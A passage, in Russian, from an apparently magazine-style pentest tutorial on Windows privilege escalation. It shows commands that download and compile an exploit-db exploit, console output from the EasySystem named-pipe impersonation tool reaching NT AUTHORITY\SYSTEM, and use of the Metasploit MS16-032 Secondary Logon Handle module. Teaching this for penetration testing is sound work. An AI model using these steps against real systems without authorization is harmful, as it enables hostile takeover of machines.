
```
apt-get update
apt-get install mingw-w64
```

Дальше все просто, качаем сплоит и компилируем:

```
wget --output-document= 40564.c https://www.exploit-db.com/download/
40564
i686-w64-mingw32-gcc 40564.c -o exploit.exe -lws2_32
```

10. EASYSYSTEM

Если локальный админ у тебя уже есть и вопрос заключается только в том, как дотянуться до системы, то можно взглянуть в сторону небольшой утилитки EasySystem. Как пишет сам автор утилиты, это никакой не эксплоит, а «старый и грязный» прием с имперсонацией именованных каналов. В некоторых ситуациях такой инструмент может пригодиться. На технических деталях мы подробно останавливаться не будем, если тебе интересно, то можешь почитать подробнее про данную технику тут и тут.



```
PS C:\Temp> .\EasySystem.exe
                                                      By Cn33liz 2016

[*] Creating an instance of a Named Pipe.
[*] Server Thread with ID: 5736 created.
[*] Waiting for a client to connect to the Pipe.
[*] Pipe Client Service installed successfully.
[*] Starting Pipe Client Service.
[*] Pipe Client connected -> Reading data from the Pipe.
[*] Number of bytes read: 24
[*] Our buffer contains: "Who's your daddy :)"

[*] Impersonate Named Pipe Client.
[*] Get Impersonation Token.
[*] Create a Primary Token from our Impersonation Token.
[*] Start PowerShell with our new Token privileges.
[*] Removed Pipe Service successfully.
[*] Handle to Thread ID : 5736 closed successfully.

[*] Done

PS C:\Temp>
```

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> whoami
nt authority\system
PS C:\WINDOWS\system32>
```

EasySystem и именованные каналы даруют NT AUTHORITY\SYSTEM

11. SECONDARY LOGON HANDLE

Еще один интересный трюк связан с использованием службы «Вторичный вход в систему». Данная служба позволяет запускать программы, консоли Microsoft Management, элементы контрольной панели от имени администратора, даже если текущий пользователь принадлежит всего лишь к группе Users или Power Users. Суть в том, что данный сервис не очищает хендлы при создании новых процессов. Что для нас важно — данной уязвимости подвержены почти все версии Windows (x32 и x64): начиная с Vista и заканчивая Windows 2012 Server. Но есть и ограничения: для успешного повышения привилегий в системе должен быть установлен PowerShell 2.0 или выше, а также присутствовать два и более CPU-ядер. В Metasploit Framework есть специальный модуль `exploit/windows/local/ms16_032_secondary_logon_handle_privesc`. Его использование подразумевает, что у нас уже есть meterpreter-сессия, которую мы и должны указать в параметрах: `set SESSION 1`. Ну и в случае успешной эксплуатации у нас появится еще одна сессия, с повышенными привилегиями.

Для этой же уязвимости есть и PowerShell-скрипт, запускающий командную оболочку с правами системы. А также скомпилированный бинарник, выполняющий то же самое.

Кстати говоря, Microsoft выпустила патч, поэтому прежде, чем пытаться поднять привилегии, проверь, не установлен ли он:

```
C:\Users\pentestlab>wmic qfe list | find "3139914"
```

WWW

В качестве домашнего задания приведу тебе несколько ссылок для ознакомления, которые тоже могут быть полезны:

- материал о том, как с помощью неограниченного делегирования Kerberos получить права админа домена;
- как с помощью PowerShell найти администратора домена в Сети;
- слайды с конференции HITB, посвященные вопросам поднятия привилегий в Windows.

ЗАКЛЮЧЕНИЕ

Как бы я ни старался вместить в одну статью все возможные варианты повышения привилегий, это вряд ли получится, ну или статья разрастется до гигантских размеров и станет тебе неинтересна. Поэтому пришло время закругляться. :) Как всегда, универсального рецепта тут не существует, зато теперь ты знаешь различные варианты, которые можешь применять в зависимости от ситуации. Так что дерзай и до новых встреч! ⌘